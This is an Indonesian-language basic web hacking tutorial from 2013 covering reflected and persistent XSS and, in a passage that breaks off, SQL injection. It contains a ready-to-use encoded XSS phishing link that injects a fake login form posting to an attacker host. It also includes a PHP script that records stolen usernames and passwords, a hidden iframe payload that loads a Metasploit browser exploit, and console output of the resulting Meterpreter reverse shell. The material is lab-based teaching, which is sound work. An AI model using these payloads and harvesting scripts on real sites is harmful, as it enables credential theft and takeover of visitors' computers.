

---

**Second Edition**

---

# **Web Hacking (Basic)**

---

**Ahmad Muammar, OSCP (C) 2013**

# ATTACK VECTOR

---

Pada BAB ini akan dibahas mengenai jenis-jenis serangan yang umumnya terjadi dan dimanfaatkan oleh *attacker* untuk dapat melakukan serangan terhadap infrastruktur web.

# CROSS SITE SCRIPTING (XSS)

## Daftar Isi

### 1. Cross Site Scripting (XSS)

### 2. Tipe XSS


#### 1. Reflected XSS

#### 2. Persistent XSS

### Cross Site Scripting (XSS)

Cross Site Scripting atau lebih dikenal dengan XSS adalah salah satu jenis serangan terhadap web aplikasi dengan tipe injeksi, umumnya akan mengakibatkan kode-kode berbahaya dapat disisipkan pada web asli dan resmi.

Jenis serangan ini umumnya terjadi dikarenakan aplikasi web tidak melakukan validasi dan *encoding* terhadap input yang diberikan oleh user dan langsung men-generate-nya kembali.



(Gambar Celah XSS pada situs Paypal)

XSS dapat terjadi apabila:

1. Data yang diinputkan ke web aplikasi dilakukan melalui *submit* yang tidak terpercaya, dan umumnya berupa *request* ke web aplikasi.
2. Data di proses kedalam konten dinamik yang dikirim ke pengguna web tanpa terlebih dahulu di validasi.

## TIPE XSS

Belum ada kesepakatan berapa jumlah tipe/jenis XSS yang ada, tetapi pada umumnya terdapat beberapa tipe *Cross Site Scripting (XSS) Reflected* yaitu:

### 1. Non-Persistent


Tipe non-persistent atau lebih sering dikenal dengan tipe reflected ini adalah yang paling banyak di temui, tipe ini akan menampilkan celah XSS sewaktu data diinput via browser, pada umumnya celah yang dieksplorasi merupakan *parameter query* HTTP atau HTML *form submissions* yang akan di proses oleh server-side dan ditampilkan kembali ke klien seperti pada gambar 1.

Umumnya celah keamanan ini ditemukan pada halaman pencarian, karena hasil dari pencarian akan ditampilkan kembali ke user, dan apabila *response* yang akan dikirimkan tidak se-


cara benar melakukan *parsing* atau pembatasan terhadap tag HTML, maka akan terjadilah celah keamanan ini.

Untuk memanfaatkan celah ini lebih lanjut, umumnya celah *reflected* ini akan dikombinasikan dengan jenis serangan lain seperti *phishing*, dimana attacker akan mengirimkan email berupa alamat URL situs yang *legitimate* tetapi mengandung XSS *payload* yang akan di eksekusi oleh target.

Berikut adalah contoh situs yang memiliki celah keamanan *Cross Site Scripting (XSS) Reflected*



Pada contoh diatas attacker melakukan ujicoba dengan memasukkan “`<h1>XSS</h1>`” ke dalam input box untuk pencarian, dan apabila ternyata memiliki celah keamanan XSS, maka akan menampilkan versi Header 1 untuk kata-kata “XSS” seperti berikut ini:




Seperti disinggung diatas, umumnya celah keamanan ini dimanfaatkan untuk melakukan serangan *phishing* atau *social engineering* terhadap user/pengguna sah dari suatu situs, sebagai contoh adalah user akan di kirim link untuk melakukan login, karena user hanya memeriksa nama domain dan tanpa memeriksa keseluruhan link, atau *attacker* umumnya akan mengirimkan link yang sudah di perpendek dengan layanan “*short url*” untuk memperbesar kemungkinan user menjadi percaya.

Berikut adalah contoh payload XSS dalam serangan yang umumnya digunakan oleh attacker. Attacker akan mengirimkan link berikut ini:

```
http://192.168.1.209/omega-bank/result.php?teks=%3Cbr%3E%3Cbr%3EPlease+login+with+the+form+below+to%20get%20the%20result:%3Cform+action%3Dhttp://192.168.1.210/getlogin.php%3E%3Ctable%3E%3Ctr%3E%3Ctd%3ELogin:%3C/td%3E%3Ctd%3E%3Cinput+type%3Dtext+length%3D20+name%3Dlogin%3E%3C/td%3E%3C/tr%3E%3Ctr%3E%3Ctd%3EPassword:%3C/td%3E%3Ctd%3E%3Cinput+type%3Dtext+length%3D20+name%3Dpassword%3E%3C/td%3E%3C/tr%3E%3C/table%3E%3Cinput+type%3Dsubmit+value%3DLOGIN%3E%3C/form%3E&password=&submit=Submit
```

Atau apabila di perpendek dengan url-shortener menjadi <http://bit.ly/result> dan sebagainya, yang apabila di klik oleh user akan menjadi seperti gambar berikut ini:



Maka saat diakses user, dia akan di bawa ke web resmi, dengan halaman yang menjadi berisikan halaman login (pada halaman resmi pencarian), dibanding serangan *web phishing* dengan *fake sites*, celah ini akan lebih valid dan juga bisa *memby-pass* situs yang mempergunakan SSL-based

Kemudian, sesuai dengan payload yang dikirimkan, attacker telah membuat web yang akan mengambil seluruh login yang masuk nantinya.

Berikut ini skrip sederhana yang bisa dipergunakan oleh attacker untuk mengambil informasi login dan password dari user,

yaitu file getlogin.php yang dalam hal ini akan akan di simpan pada web yang beralamat di <http://192.168.1.210>

```
<?php  
$login = $_GET['login'];  
$password = $_GET['password'];  
$fp = fopen("data.txt", "a");  
fwrite($fp, "login: ".$login."| password: ".$password. "\n");  
fclose($fp);  
?>
```

Seluruh informasi login user akan di simpan kedalam file data.txt, yang apabila ada user yang melakukan login, maka file data akan mulai terisi dengan format sebagai berikut:



Tetapi, dengan semakin meningkatnya keamanan browser maka dari sisi web browser sendiri melakukan filtering terhadap celah keamanan seperti ini, dalam hal ini *cross domain policy*. Selain hal diatas, attacker juga dapat melakukan hal lain,


---

seperti menyisipkan link yang apabila user mengklik link tersebut akan dibawa kehalaman yang memang sudah di persiapkan sama persis seperti aslinya, tanpa melakukan *cross-domain request*.

## 2. Persistent

Tipe yang kedua adalah *Persistent XSS*, hal ini terjadi apabila data yang dimasukkan *attacker* akan disimpan oleh server dan secara permanen ditampilkan saat halaman web tersebut dibuka.

Celah keamanan yang banyak terjadi adalah pada halaman Buku Tamu dan juga forum diskusi. Berikut adalah contoh web dengan celah keamanan *Cross Site Scripting (XSS) Persistent*.



Attacker menggunakan tag HTML "**<b>**" untuk mencetak tebal kata-kata yang dimasukkan pada buku tamu, dan akan disimpan oleh server, saat ada pengguna lain yang mengakses buku tamu, maka dia akan mendapatkan pesan dengan teks tebal yang di tulis attacker.

Umumnya, jenis serangan yang paling berbahaya dan memanfaatkan celah XSS tipe ini adalah attacker dapat menyisipkan link dalam tag **<iframe>** yang akan mengakibatkan user secara otomatis mengakses web yang telah di setup oleh attacker berisi kode untuk mengeksplorasi *browser* yang dipergunakan oleh user.

Celah persistent XSS ini jauh lebih berbahaya bagi user dari suatu situs web yang memiliki celah, karena pengguna yang mengakses akan mengeksekusi *XSS payload* yang di *render* oleh server, sehingga seluruh user yang mengakses web tersebut akan rentan terkena serangan ini.

Berikut adalah contoh skenario yang dilakukan oleh attacker untuk mengambil alih komputer target memanfaatkan celah XSS tipe persistent pada salah satu web dan memanfaatkan celah keamanan pada versi browser yang tidak terupdate.

Pertama-tama attacker akan menghost browser exploit pada salah satu situs, dalam hal ini <http://192.168.1.99:8080/rOPBgX> dan kemudian menuliskan ke dalam Buku tamu pada website yang bercelah dengan tag **<iframe>**

---

src=<http://192.168.1.99:8080/rOPBgX> width=0 height=0 ></iframe>

Cara termudah bagi *attacker* untuk mensetup web dengan browser exploit adalah menggunakan Metasploit, khususnya mempergunakan modul , **browser\_autopwn**, tetapi hal ini akan mengakibatkan seluruh exploit di jalankan oleh Metasploit dan berakibat akan sangat kontra-produktif.

Sehingga, untuk contoh berikut ini saya hanya mempergunakan 1 exploit yang umumnya menyerang browser Internet Explorer

```
msf > info exploit/windows/browser/ie_createobject
```

Name: Internet Explorer COM CreateObject Code Execution

Module: exploit/windows/browser/ie\_createobject

Version: 15188

Platform: Windows

Privileged: No


License: Metasploit Framework License (BSD)

Rank: Excellent

Untuk menjalankan eksploritnya, attacker perlu melakukan set beberapa variabel, khususnya URIPATH /rOPBgX, dan selanjutnya membiarkan metasploit menjalankan servernya dan menunggu target mengakses link <iframe> yang kita masukkan.

Sedangkan disisi target akan tampak kurang lebih seperti berikut ini:

Victim akan mengakses link buku tamu (guestbook) dan tanpa sadar mengakses iframe yang di set tidak terlihat dengan size "0" untuk kemudian mengakses situs yang telah kita siapkan berserta exploit untuk bwosernya.



Sedangkan disisi Attacker, maka akan mendapatkan koneksi dari target, dan proses eksploritasi browser pun berjalan.

```
msf exploit(ie_createobject) > exploit
[*] Exploit running in background job.

[*] Started reverse handler on 192.168.1.99:4444
[*] Using URL: http://192.168.1.99:8088/rDPBgX
[*] Local IP: http://192.168.1.99:8088/rDPBgX
[*] Server started.
msf exploit(ie_createobject) > [?] 192.168.1.205 ie_createobject - Sending exploit HTML...
[*] 192.168.1.205 ie_createobject - Sending EXE payload
[*] Sending stage (752128 bytes) to 192.168.1.205
[*] Meterpreter session 3 opened (192.168.1.99:4444 => 192.168.1.205:1459) at Sun Dec 16 08:36:46 +0700 2012
msf exploit(ie_createobject) > sessions -i

Active sessions
=====
Id  Type          Information
--  ---
1  meterpreter x86/win32  XP2SPLOITABLE\Administrator # XP2SPLOITABLE 192.168.1.99:4444 -> 192.168.1.205:1459 (192.168.1.99)

msf exploit(ie_createobject) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ifconfig

Interface 1
=====
Name      : HS TCP Loopback Interface
Hardware MAC: 00:00:00:00:00:00
MTU      : 1526
IPv4 Address : 137.0.0.1
IPv4 Netmask : 255.0.0.0

Interface 2
=====
Name      : AND PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:ad:73:e0
MTU      : 1500
IPv4 Address : 192.168.1.205
IPv4 Netmask : 255.255.255.0

Interface 2
=====
Name      : AND PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:ad:73:e0
MTU      : 1500
IPv4 Address : 192.168.1.205
IPv4 Netmask : 255.255.255.0

Interface 131076
=====
Name      : Bluetooth Device (Personal Area Network)
Hardware MAC: 28:cfcda:00:01:b2
MTU      : 1500
```

Dan seperti yang telah kita lihat, *attacker* telah berhasil mengambil alih komputer user/target yang mengakses web berisi buku tamu tersebut. :)

# SQL Injection

## Daftar Isi

---

### 1. SQL Injection

#### 1.1 Tipe Ancaman

### 2. Implementasi Teknis

#### 2.1 Incorrectly filtered escape characters

#### 2.2 Incorrect Type Handling

#### 2.3 SQL Injection

## SQL Injection

SQL injection adalah salah satu *Attack vector* yang sangat sering dimanfaatkan oleh attacker untuk menyerang suatu web aplikasi khususnya pada *layer database*.

Jenis serangan ini dilakukan dengan memasukkan perintah-perintah SQL kedalam “*request/query*” yang dilakukan ke aplikasi web dan akan diteruskan ke server database dengan perintah SQL yang telah di modifikasi.

Kerentanan ini terjadi ketika semua *input* yang di masukkan oleh pengguna tidak *filtered* secara baik. Umumnya serangan ini digunakan untuk merubah dan memodifikasi data didalam database atau untuk menampilkan (*dump*) isi dari database yang berisi informasi login user dan password atau data kartu kredit.

### 1.1. Tipe Ancaman

Dan berikut ini adalah tabel Tipe ancaman yang mungkin terjadi terhadap layer database dengan jenis serangan SQL injection

Tipe Ancaman	Contoh SQL injection
Spoofing	Mengambil dan menggunakan informasi kredential user lain, memodifikasi value pesan yang dibuat oleh penulis sah.
Tampering	Memodifikasi dan merubah data di database
Repudiation	Menghapus event log database, menghapus <i>transaction records</i>
Information Disclosure	Mendapatkan informasi kartu kredit, dan mendapatkan gambaran secara internal dari suatu aplikasi
Denial Of Service	Menjalankan perintah SQL yang menghabiskan sumber daya.
Elevation of Privilege	Menjalankan perintah shell, melakukan teknik privileges escalation untuk mendapatkan <i>credentials</i> yang menjalankan mysql (root/administrator)

(Tabel 1, Jenis Tipe ancaman dan contoh SQL Injection)


## Implementasi Teknis

Berikut ini adalah beberapa implementasi secara teknis jenis serangan SQL Injection yang umum terjadi pada web aplikasi.

### 1. Incorrectly filtered escape characters

Tipe SQL Injection ini terjadi apabila pada tempat *form input* tidak terdapat *filter* yang akan melakukan pemeriksaan terhadap karakter-karakter yang seharusnya tidak boleh dipergunakan (*escape characters*) dan yang dimasukkan pengguna.

Escape characters, salah satu contohnya ‘ (*single quote*) ini juga umumnya yang dipergunakan oleh attacker untuk mendekati apakah suatu web aplikasi memiliki celah SQL Injection, sebagai contoh memasukkan karakter single quote ke input *username* akan menampilkan error sebagai berikut:



Dengan adanya error, mengindikasikan bahwa web aplikasi memiliki celah SQL Injection dikarenakan tidak melakukan *filter* terhadap *escape characters*.

Serangan terjadi umumnya pada form yang membutuhkan inputan dari user, sebagai contoh form untuk login. Attacker umumnya memasukkan karakter yang akan di proses oleh SQL Server, contoh yang sudah sangat umum adalah membypass login dengan memanfaatkan perintah SQL.

